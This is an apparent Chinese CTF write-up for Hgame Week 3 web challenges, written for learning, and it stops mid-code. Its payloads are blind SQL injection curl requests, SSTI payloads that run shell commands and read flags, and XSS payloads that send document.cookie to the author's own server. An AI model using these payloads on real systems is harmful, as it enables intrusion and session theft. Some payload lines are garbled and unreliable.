

# Hgame Week 3 Writeup

author: MiserySpoiler

感谢各位的付出

## Hgame Week 3 Writeup

### WEB

web 1-Jali sql  
web 2-Forgetful  
web 3-Post to zuckonit2.0  
web 4-Post to zuckonit another version  
web 5-Arknight

### CRYPTO

crypto 1-LikiPrime  
crypto 4-HappyNewYear!!

## WEB

### web 1-Jali sql

sql 注入是本题的考点

弄了好久 根据出题人提示 这里猜测一下后端查询语句

发现是

```
select (unknown) from (unknown) where username = "#{username}" and password = "#{password}" ;
```

然后对 waf 和 屏蔽情况进行推测

而且 触发 waf 有 `invalid (username|password)` 的提示 不触发则是 login fail

屏蔽逻辑应该是 正则 -> `r"(=|'|'|and|'|'|union)"gmi`

本题的注入类型 应该是 基于时间的盲注

由于过滤了 `"'` 所以 我们可以进行

`username = \` 来将 username 后面的 单引号 或者 双引号 转义掉 使得语句变为

```
select (unknown) from (unknown) where username = "#{username}\" and password = "#{password}#"
```

然后 password 的部分就可加上注入的语句

而空格也被过滤了所以可以内联注释 进行注入 `/**/` 即可

password 最后可以加上 # 来进行注释

等号绕过方法 like

bypass 指南: <https://www.windylh.com/2018/06/10/Sqli%E6%B3%A8%E5%85%A5%E7%BB%95%E8%BF%87%E5%A7%BF%E5%8A%BF/>

bypass 方案 参考: <https://www.restran.net/2018/10/29/ctf-sqli-notes/>

碰到 "=" 等于号被过滤的情况。

我们知道 = 号, 在mysql中常用条件查询 (过滤的了话)。可以使用其他条件来进行判断

可以使用 <> 不等于, 也可以改用 like

```
1 1' || username like 0x61646d696e)#
2 # 16进制转换后为, 发现admin前后不能加', 否则会找不到数据
3 1' || username like admin)#
```

plain

这里就直接使用了like, (这里说一下小技巧, 有时候想 like 模糊查询下, 但是有单引号, 那么我可以这样写: like 0x2725302d662e6f72672527 ('%0-f.org%'))

regexp 后面的参数也可以使用16进制

### regexp 和 like

当 select 和 () 被过滤的时候, 可以用 regexp 和 like 盲注出当前表的字段值

like 使用 % 和 \_ 作为通配符, 因此这两个字符无法匹配, 需要结合 regexp 搭配使用

- % 表示任意个或多个字符。可匹配任意类型和长度的字符。
- \_ 表示任意单个字符。匹配单个任意字符, 它常用来限制表达式的字符长度语句 (可以代表一个中文字符)

regexp 在使用的时候要加上 '^' 这个前缀, 例如 '^abc'

regexp 和 like 在查询的时候默认都是不区分大小写的

poc 如下

```
$ curl 'https://jailbreak.liki.link/login.php' \
-H 'authority: jailbreak.liki.link' \
-H 'sec-ch-ua: "Chromium";v="88", "Google Chrome";v="88", ";Not A Brand";v="99"' \
-H 'accept: */*' \
-H 'dnt: 1' \
-H 'x-requested-with: XMLHttpRequest' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36' \
-H 'content-type: application/x-www-form-urlencoded; charset=UTF-8' \
-H 'origin: https://jailbreak.liki.link' \
-H 'sec-fetch-site: same-origin' \
-H 'sec-fetch-mode: cors' \
-H 'sec-fetch-dest: empty' \
-H 'referrer: https://jailbreak.liki.link/' \
-H 'accept-language: zh-CN,zh;q=0.9' \
```

```
--data-raw 'username=\&password=/**/or/**/sleep(10)#' \ # 注入的语句在这里
--compressed
```

如果 返回很慢 就说明注入成功 让数据库 sleep 了


啊对了,顺带一提这次 payload 是要带上 Content-Type 请求的

+ or if like () select from where 均不是屏蔽词汇

下面是 蛋疼的 撰写 爆破脚本的时间

当然 hardcore 玩家也可以魔改 sqlmap 的 payload.xml 跑出来

水平不够 嗯改 那么多 payload 人都傻了



上面是手动注入方法fuzz 可以使用 其中 0x7765 开头的一串 是 数据库 名字 week3sqli 的 十六进制形式

是根据 week 2 的结果 fuzz 出来的 数据库名

数据库 库名为 week3sqli

poc 如下

```
curl 'https://jailbreak.liki.link/login.php' \
-H 'authority: jailbreak.liki.link' \
-H 'cache-control: max-age=0' \
-H 'sec-ch-ua: "Chromium";v="88", "Google Chrome";v="88", ";Not A Brand";v="99"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'origin: https://jailbreak.liki.link' \
-H 'upgrade-insecure-requests: 1' \
-H 'dnt: 1' \
-H 'content-type: application/x-www-form-urlencoded' \
-H 'user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36' \
-H 'accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9' \
-H 'sec-fetch-site: same-origin' \
-H 'sec-fetch-mode: navigate' \
-H 'sec-fetch-dest: document' \
-H 'referrer: https://jailbreak.liki.link/login.php' \
-H 'accept-language: zh-CN,zh;q=0.9' \
```

--data-raw

'password=%2F\*\*%2For%2F\*\*%2Fif%28database%28%29%2F\*\*%2Flike%2F\*\*%2F0x7765656b3373716c6925%2CSLEEP%2810%29%2Csleep%280%29%29%23&username=%5C' \

--compressed

fuzz 可能表名

这招 pentest 常用点

```
password=/**/or/**/IF(exists(**/select/**/1/**/from/**/week3sqli.你输入的可能  
tablename/**/),SLEEP(10),sleep(5))#&username=\\
```

然后 写脚本 进行爆破

补充一个 like 模糊查找 fuzz 大法

后面 like 后面的字符串(去掉单双引号)都可以 转为 hex的 0x123456789abcdef 形式进行 单引号 双引号规避fuzz查询

将通配符模式匹配字符串用作文字字符串，方法是将通配符放在括号中。下表显示了使用 LIKE 关键字和 [] 通配符的示例。

符号	含义
LIKE '5[%]'	5%
LIKE '[_]n'	_n
LIKE '[a-cdf]'	a、b、c、d 或 f
LIKE '[-acdf]'	-、a、c、d 或 f
LIKE '[[ ]'	[
LIKE ']'	]
LIKE 'abc[_]d%'	abc_d 和 abc_de
LIKE 'abc[def]'	abcd、abce 和 abcfSQL模糊查询，使用like比较字，加上SQL里的通配符，请参考以下：

- 1、LIKE'Mc%' 将搜索以字母 Mc 开头的所有字符串（如 McBadden）。
- 2、LIKE'%inger' 将搜索以字母 inger 结尾的所有字符串（如 Ringer、Stringer）。
- 3、LIKE'%en%' 将搜索在任何位置包含字母 en 的所有字符串（如 Bennet、Green、McBadden）。
- 4、LIKE'\_heryl' 将搜索以字母 heryl 结尾的所有六个字母的名称（如 Cheryl、Sheryl）。
- 5、LIKE'[CK]ars[eo]n' 将搜索下列字符串：Carsen、Karsen、Carson 和 Karson（如 Carson）。
- 6、LIKE'[M-Z]inger' 将搜索以字符串 inger 结尾、以从 M 到 Z 的任何单个字母开头的所有名称（如 Ringer）。
- 7、LIKE'M[^c]%' 将搜索以字母 M 开头，并且第二个字母不是 c 的所有名称（如MacFeather）。

Escape 转义字符

用户输入如果没有任何限制的话，则必须对特殊字符进行变换。

如果对单引号不进行变换，则会发生数据库错误，甚至可能导致系统崩溃。

不过回避方法却非常简单，只要将单引号[']转换成两个单引号["']就可以了。

例：SELECT \* FROM TBL WHERE COL = 'ABC"DEF';

模糊查询的语句虽然不会发生SQL错误，但是不进行回避的话，则无法得到要检索的值。

回避方法较单引号复杂。需要使用转义符。将[%]转为[\%]、[\_]转为[\_]，

然后再加上[ESCAPE ']'就可以了。

例：SELECT \* FROM TBL WHERE COL LIKE 'ABC\%\\_%' ESCAPE ' ';

※最后一个%是通配符。

如果做日文项目的话，会出现全角字符的[%]、[\_]，

而这两个全角字符同样会作为半角通配符处理。

所以在变换时，同时需要将全角的[%]、[\_]进行变换。

例：SELECT \* FROM TBL WHERE COL LIKE 'ABC\%\\_%\\_%' ESCAPE ' ';

变换成这样似乎结束了，可是不要忘了还有转义符自身，万一用户输入转义符的话，以上的处理就会发生SQL错误。所以也必须对转义符进行变换。变换方法就是将[]转换为[]。

例：SELECT \* FROM TBL WHERE COL LIKE 'ABC\%\\_%\\_%' ESCAPE ' ';

以上的操作都针对于一般的数据类型，如CHAR、VARCHAR2。

如果出现NCHAR、NVARCHAR2的话，以上的处理就会出现ORA-01425错误。

如果改成以下写法，则会发生ORA-01424错误。

SELECT \* FROM TBL WHERE COL LIKE '%\\_%' ESCAPE TO\_NCHAR(' ')

正确的写法应该是

SELECT \* FROM TBL WHERE COL LIKEC '%\\_%' ESCAPE TO\_NCHAR(' ')

最后要说明的是每个like都应该写ESCAPE语句。

例：SELECT \* FROM TBL

WHERE COL1 LIKE '%\\_%' ESCAPE ' ' OR COL2 LIKE '%\\_%' ESCAPE ' '

然后用脚本 手注 + 盲注

每次爆破都先爆破长度 再爆破求解字符串

先 database() 查数据库

再查 information\_schema 找 表名

再查 information\_schema 找 列名和字段

最后查询 对应信息

脚本爆破 就按照上述思路来就可以

脚本 参考：

<https://uuzdaisuki.com/2018/04/22/python%E8%84%9A%E6%9C%AC%E5%AE%9E%E7%8E%B0%E8%87%AA%E5%8A%A8%E5%8C%96sql%E7%9B%B2%E6%B3%A8/>

<https://my.oschina.net/u/4311359/blog/3356925>

抓出来表名 u5sers

真会玩啊孙贼！

因为是 fuzz 起家 在大规模爆破前之前 一般会用 exists 探测常见表名 有试过 user 和 users 的情况 都无功而返

一问出题人 他说 你给我老老实实逐字逐句爆破

后来说 如果 "我" 当时出题的时候没想到 没下这个坑

说不定就被你搞出来了

python sql.py >> a.x

```
└─$ cat a.x | grep result
result now is : sOme7hiNgseCretw4sHidd3n
result now is : s
result now is : s0
result now is : s0m
result now is : s0me
result now is : s0me7
result now is : s0me7h
result now is : s0me7hi
result now is : s0me7hiN
result now is : s0me7hiNg
result now is : s0me7hiNgs
result now is : s0me7hiNgse
result now is : s0me7hiNgseC
result now is : s0me7hiNgseCr
result now is : s0me7hiNgseCre
result now is : s0me7hiNgseCret
result now is : s0me7hiNgseCretw
result now is : s0me7hiNgseCretw4
result now is : s0me7hiNgseCretw4s
result now is : s0me7hiNgseCretw4sH
result now is : s0me7hiNgseCretw4sHi
result now is : s0me7hiNgseCretw4sHid
result now is : s0me7hiNgseCretw4sHidd
result now is : s0me7hiNgseCretw4sHidd3
result now is : s0me7hiNgseCretw4sHidd3n
```

由于 写脚本与爆破过程实在是过于无趣和恶臭 加之本人写脚本水平不佳 使得恶臭之中更恶臭


先找到了 表名 是 u5ers

分别有 p@ssword 和 usern@me

在 username 下有 admin 关键字 (这里我靠的是 like 手动用 hackbar fuzz)

跑出来 password 如下

usern@me	p@ssword
admin	sOme7hiNgseCretw4sHidd3n



```
hgame{7imeB4se_injeCti0n+hiDe~th3^5ecRets}
```

## web 2-Forgetful

这一看

好像是要注册的来着?

1	{{().__class__.__bases__[0].__subclasses__()[140].__init__.__globals__[('__builtins__')][__eval__]('__import__(os).system('whoami')') }}	1	20210214	<a href="#">查看</a>	<a href="#">删除</a>
2	{{('__class__.__bases__[0].__name__') }}	1	20210214	<a href="#">查看</a>	<a href="#">删除</a>
3	{{('__class__.__bases__[0].__subclasses__()[117].__name__') }}	0	20210214	<a href="#">查看</a>	<a href="#">修改</a>
4	{{('__class__.__bases__[0].__subclasses__()) }}	1	20210214	<a href="#">查看</a>	<a href="#">删除</a>
5	{{ str(dir()) }}	1	20210214	<a href="#">查看</a>	<a href="#">删除</a>
6	{{('__class__.__bases__[0].__subclasses__()[117].__init__.__globals__[('__popen')](('ls -a').read()) }}	0	20210214	<a href="#">查看</a>	<a href="#">修改</a>
7	{{('__class__.__bases__[0].__subclasses__()[117].__init__.__globals__[('__fdopen')](('__class__.__bases__[0].__subclasses__()[117].__init__.__globals__[('__open')](('flag',0)).read()) }}	0	20210214	<a href="#">查看</a>	<a href="#">修改</a>
8	{{('__class__.__bases__[0].__subclasses__()[117].__init__.__globals__[('__popen')](('cat app.py base64').read()) }}	0	20210214	<a href="#">查看</a>	<a href="#">修改</a>

发现是 SSTI

然后借用当年解兔兔的 NONO 的 payload 试了一下然后就能弹 shell 了甚至 flag 的位置都是一样的

后来才知道那是一个 image build 的 所以结果是一样的

前面是普通的利用

```
ps 这里先用 {% if "{屏蔽词}" == "" %} feedback {% endif %}
```

排除了 ssti 注入的waf

也可以通过爆破的方法拿到 `__subclasses__()` 中的类名的 index 117

正常情况下这里非常建议写脚本爆破一下这个 subclass 的 name 属性获得 id

然后 简答的就能远程的 SHELL 执行环境

这里 通过 ls 发现 flag 在根目录下

然后 发现 ban 了

直接返回了一个 STOP!! 界面

同时 "c"+"at /f"+"ag" bypass 效果 无效

PY 出题人之后 发现是 ban 掉了 关键字 hgame

并且过滤规则是在命令返回的时候 进行拦截

于是 调整 payload 为

```
{{ "{__class__.__bases__[0].__subclasses__()[117].__init__.__globals__["popen"]('cat flag|base64').read()}" }}
```

然后拿到 base64 编码的 flag

转码 后得到 flag

也可以进行切割 比如说 tail 取出 flag 最后几段

最后拿到 flag 如下

```
hgame{h0w_4bou7+L3arn!ng~PythOn^Now??}
```

## web 3-Post to zuckonit2.0

这个玩意 xss

提示非常...裂开

因为就在 html 界面里 /static/www.zip 下面

然后 检查源码

```
def escape_index(original):
    content = original
    content_iframe = re.sub(
        r"^(</?iframe)\s+.*?(src=[\"][a-zA-Z/]{1,8}[\"]|'?'[a-zA-Z/]{1,8}['']).*?(>?)$", r"\1 \2 \3", content)
    if content_iframe != content or re.match(r"^(</?iframe)\s+(src=[\"][a-zA-Z/]{1,8}[\"]|'?'[a-zA-Z/]{1,8}[''])$", content):
        return content_iframe
    else:
        content = re.sub(r"<*/(.*)>?", r"\1", content)
        return content
```


然后 就明白了 所谓日 CSP

只不过是 iframe 把同网站界面引用过来就行

就是 preview 界面

先尝试 用 bing 替换为 `\x3cimg src=x onerror=alert(1)\x3e` 就可以顺利弹窗





如此 只需要 变更为

```
post = xss
```

```
substr = xss
```

```
replacement = \x3cimg src=x onerror=document.href='vps'+document.cookie\x3e
```

或者

```
replacement = "; document.herf='vps'+document.cookies ; //
```

前者是编码导致的


后者的原理是 js 在后端处理的时候用简单文本替换导致的一种 xss js-trick (或者 漏洞)

这里是最简单的两个利用 使用混淆 加密等手段注入代码 也是可以的

我并没有更深一步的尝试 这里 日穿方法很多

如同代码所示

这里是第二个 payload 导致的效果




在 preview 界面 布置好之后

在主界面 引用过去 `<iframe src="preview">` 就可以导致 xss 了

爆破 md5 提交 code

然后让 bot 访问就可以了

### hgame(simple\_csp bypass&a small mistake on the replace function)



```
hgame{simple_csp_bypass&a_small_mistake_on_the_replace_function}
```

## web 4-Post to zuckonit another version

前面路子基本一样 就是 我看到 hint 的时候 已经不存在 replace 这些了

只有 search 函数

post 先上传一个 标签 `<iframe src="/preview">`

在搜索框里小试了一下 `/**/` 发现了奇怪的现象

根据三个 hint 的提示 RegExp 尤其是最后一个hint 的信息 让我锁定目标是在 js 的正则替换代码里


[https://developer.mozilla.org/zh-CN/docs/Web/JavaScript/Guide/Regular\\_Expressions](https://developer.mozilla.org/zh-CN/docs/Web/JavaScript/Guide/Regular_Expressions)

在替换的时候 `$n` 可以替换为第几个匹配组的内容 比如

payload `(.)iframe src=..preview.(.)|($1img src=x onerror=alert(1)$2)`

使用 `$1` `$2` 来指代前面匹配得到的元素 然后 构成 左右 尖括号 变为标签

此时 html 界面如下



背景代码如下



就可以使用自己的 vps 去实现 xss 拿到 cookies 了

```
(.)iframe src=(.)preview(.)($1img src=x
onerror=top.location=$3$2$2YourVPSHere$2$3+document.cookie$4
```

## 接收的内容

- location : /B81Gp.jpg
- location : /B81Gp.jpg
- toplayer : http://zuckonit-2-another.0727.site:5050/

## Request Headers

- HTTP\_REFERER : http://zuc
- HTTP\_REFERER : http://zuckonit-2-another.0727.site:5050/

爆破 code 的 md5 submit code

拿到请求 带上 cookie



返回访问 flag 界面

```
hgame{CSP_is_VerY_5tr1ct&Only_C@n_uSe_3v1l.Js!}
```

## web 5-Arkknights

先看了个大概

因为黑盒做的比较多 所以 第一时间想的是 fuzz 而不是拿源码


先打开 burp 抓包 然后 尝试了一下 调整 draw 参数 渐渐从 1 开始 调整 调到最大 然后发现..

捏马 这 cookie 怎么越来越大

这正常情况是不太可能越来越大的

然后 我 分析了一下 看到 session 中间的 .

然后 我 取了一下前面的一堆发现有 == 然后 就 base64 解码了



估摸着 session 这里这个有点问题是没得跑了

然后 py 了一下 出题人 才发现有源码

试探的心理我试了几个 url 的参数

url	info
/flag	404
/flag.php	empty
/.git	403
/.svn	404
/www.zip	404

那么 估计没错了

在网上搞下来 Githack

<https://github.com/lijiejie/GitHack>

```
py2 GitHack.py http://e85518d606.arknights.r4u.top/git/
```

ok 然后 搞下来源代码

现在基本方向已经确定了只需要 搞定源代码就行

难道 你要我手写反序列化后的对象？

那必不可能 别想了

```
<?php

class Simulator{

    public $session;
    public $cardsPool;

    public function __construct(){

        $this->session = new Session();
        if(array_key_exists("session", $_COOKIE)){
            $this->session->extract($_COOKIE["session"]);
        }

        $this->cardsPool = new CardsPool("./pool.php");
        $this->cardsPool->init();
    }

    public function draw($count){
        $result = array();

        for($i=0; $i<$count; $i++){
            $card = $this->cardsPool->draw();

            if($card["stars"] == 6){
                $this->session->set(' ', $card["No"]);
            }
        }
    }
}
```

```

        $result[] = $card;
    }

    $this->session->save();

    return $result;
}

public function getLegendary(){
    $six = array();

    $data = $this->session->getAll();
    foreach ($data as $item) {
        $six[] = $this->cardsPool->cards[6][$item];
    }

    return $six;
}
}

class CardsPool
{

    public $cards;
    private $file;

    public function __construct($filePath)
    {
        if (file_exists($filePath)) {
            $this->file = $filePath;
        } else {
            die("Cards pool file doesn't exist!");
        }
    }

    public function draw()
    {
        $rand = mt_rand(1, 100);
        $level = 0;

        if ($rand >= 1 && $rand <= 42) {
            $level = 3;
        } elseif ($rand >= 43 && $rand <= 90) {
            $level = 4;
        } elseif ($rand >= 91 && $rand <= 99) {
            $level = 5;
        } elseif ($rand == 100) {
            $level = 6;
        }

        $rand_key = array_rand($this->cards[$level]);

        return array(
            "stars" => $level,
            "No" => $rand_key,
            "card" => $this->cards[$level][$rand_key]
        );
    }
}

```

```

    public function init()
    {
        $this->cards = include($this->file);
    }

    public function __toString(){ //触发条件是 本对象变为字符串
        return file_get_contents($this->file); //危险代码在这里 这里 拿到 flag.php 就
行
    }
}

class Session{

    private $sessionData;

    const SECRET_KEY = "7tH1PKvic9ncELTA1fPysf6NYq7z7IA9";

    public function __construct(){}

    public function set($key, $value){
        if(empty($key)){
            $this->sessionData[] = $value;
        }else{
            $this->sessionData[$key] = $value;
        }
    }

    public function getAll(){
        return $this->sessionData;
    }

    public function save(){

        $serialized = serialize($this->sessionData);
        $sign = base64_encode(md5($serialized . self::SECRET_KEY));
        $value = base64_encode($serialized) . "." . $sign;

        //setcookie("session",$value);//注释掉 防止暴毙
        echo("session ".$value."\n");// 输出结果
    }

    public function extract($session){

        $sess_array = explode(".", $session);
        $data = base64_decode($sess_array[0]);
        $sign = base64_decode($sess_array[1]);

